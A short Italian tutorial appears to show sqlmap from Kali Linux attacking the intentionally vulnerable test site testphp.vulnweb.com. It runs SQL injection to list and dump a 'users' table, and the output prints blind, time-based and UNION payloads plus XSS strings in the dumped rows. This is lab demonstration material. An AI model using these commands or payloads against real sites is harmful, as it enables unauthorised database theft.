

SQL

Questo è uno strumento presente su kali linux per eseguire l'SQL injection. Il sito utilizzato è testphp.vulnweb.com.

Quando esegui questo comando, SQlmap eseguirà una serie di ricerche e test per individuare eventuali vulnerabilità di SQL Injection nell'URL fornito. Una volta trovata la vulnerabilità, SQL tenterà di estrarre informazioni dal database specificato, in questo caso dalla cartella "users".



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 12:56:39 /2023-09-17/

[12:56:39] [INFO] resuming back-end DBMS 'mysql'
[12:56:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6294=6294

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 2691 FROM (SELECT(SLEEP(5)))duZv)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1171 UNION ALL SELECT CONCAT(0x716b787a71,0x557654627a6261447779,0x716a627671),NULL,NULL-- -
---
[12:56:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[12:56:40] [INFO] fetching columns for table 'users' in database 'acuart'
[12:56:40] [INFO] fetching entries for table 'users' in database 'acuart'
[12:56:40] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+-----------------------------+------+-----------------------+-----------------------------+-------+-----------------------+
| cc                  | cart                             | name                        | pass | email                 | phone                       | uname | address               |
+---------------------+----------------------------------+-----------------------------+------+-----------------------+-----------------------------+-------+-----------------------+
| a<svg/onload=alert(1) | 740b032f09928ac23d4758cc501b1136 | <script>destroyWebsite();</script> | test | <svg/onload=alert(1) | <script>destroyWebsite();</script> | test  | <svg/onload=alert(1)\r\n |
+---------------------+----------------------------------+-----------------------------+------+-----------------------+-----------------------------+-------+-----------------------+

[12:58:05] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[12:58:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[12:58:05] [WARNING] your sqlmap version is outdated
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 12:54:02 /2023-09-17/

[12:54:02] [INFO] resuming back-end DBMS 'mysql'
[12:54:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6294=6294

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 2691 FROM (SELECT(SLEEP(5)))duZv)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1171 UNION ALL SELECT CONCAT(0x716b787a71,0x557654627a6261447779,0x716a627671),NULL,NULL-- -
---
[12:54:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[12:54:02] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+------------+
| Column  | Type       |
+---------+------------+
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+------------+

[12:54:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```